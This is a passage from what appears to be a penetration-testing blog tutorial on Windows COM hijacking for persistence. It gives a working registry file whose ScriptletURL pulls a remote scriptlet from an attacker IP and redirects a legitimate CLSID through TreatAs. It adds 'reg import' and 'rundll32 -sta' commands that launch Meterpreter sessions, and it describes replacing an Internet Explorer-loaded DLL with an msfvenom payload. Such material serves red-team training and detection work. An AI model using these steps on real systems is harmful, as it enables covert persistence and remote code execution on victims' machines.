[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="pentestlab.1.00"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="http://10.0.0.13/tmp/pentestlab.sct"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}]
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}\TreatAs]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
```

COM Hijacking – TreatAs & ProgID Registry Keys

The file will create the required registry keys that would be used for the hijack of a valid CLSID. Executing the command below will import the file into the registry.


```
reg import TreatAsPersistence.reg
```



COM Hijacking – Import Registry Keys TreatAs & ProgID


The "*rundll32*" utility with the "*-sta*" (single threaded apartment) switch can be used to call the malicious "*TreatAs*" CLSID or the "*ProID*".

```
rundll32 -sta {00000001-0000-0000-0000-0000FEEDACDC}
rundll32 -sta "pentestlab"
```



COM Hijacking – TreatAs & ProgID

In both scenarios the arbitrary code is executed successfully and sessions are opened.



COM Hijacking – TreatAs & ProgID Meterpreter

InprocServer32 – Internet Explorer


Internet Explorer is used actively in corporate environments as it provides compatibility with internal applications that have a web interface. An analysis of the COMpfun RAT by G Data SecurityLabs revealed that threat actors hijacked a legitimate COM object in order to establish persistence on the system when Internet Explorer process is invoked.

This is because Internet Explorer like many other Windows applications uses the following file "*api-ms-win-downlevel-1×64-l1-1-0._dl*" or "*api-ms-win-downlevel-1×86-l1-1-0._dl*" when the process is starting. This file can be found in the following Windows location:

```
%APPDATA%\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}
```


The COM Object hijacking persistence PowerShell script can be used as a proof of concept of this technique. Executing the script will create the required folder structure and will perform a check on the architecture of the host in order to make the necessary registry modifications.

```
Import-Module '.\COM Object hijacking persistence.ps1
```




Persistence COM Hijacking – Internet Explorer

When the process "*iexplore.exe*" is launched, the calculator will start which will prove that the hijack was successful.




Persistence COM Hijacking – iexplore.exe & calc

It is also trivial to generate an arbitrary DLL with Metasploit utility "*msfvenom*" and replace the .dl file in order to establish a Meterpreter session.




COM Hijacking – Internet Explorer Metasploit DLL

Creating the following CLSID manually in the registry and modify the key to point to the location of the DLL on the system.




COM Hijacking – Internet Explorer Registry Location

When Internet Explorer is launched again the DLL file will loaded under a trusted process.



Persistence COM Hijacking – Internet Explorer Process Explorer

A Meterpreter session will open which will demonstrate that persistence has been achieved. It should be noted that using directly a DLL generated by Metasploit it might cause system instability and Internet Explorer might run as a process but not open. This is because the **CAccPropServiceClass ()** will be called multiple times, therefore some further optimization on the DLL file is needed.



COM Hijacking – Internet Explorer Meterpreter

YouTube

Watch Video At: https://youtu.be/8NPdW8wBO_A

Tools

- https://github.com/nccgroup/Accomplice
- https://github.com/tyranid/oleviewdotnet
- https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Get-ScheduledTaskComHandler.ps1
- https://github.com/3gstudent/COM-Object-hijacking

References

- https://attack.mitre.org/techniques/T1122/
- https://www.youtube.com/watch?v=pH14BvUiTLY
- https://www.mdsec.co.uk/2019/05/persistence-the-continued-or-prolonged-existence-of-something-part-2-com-hijacking/
- https://bohops.com/2018/06/28/abusing-com-registry-structure-clsid-localserver32-inprocserver32/
- https://bohops.com/2018/08/18/abusing-the-com-registry-structure-part-2-loading-techniques-for-evasion-and-persistence/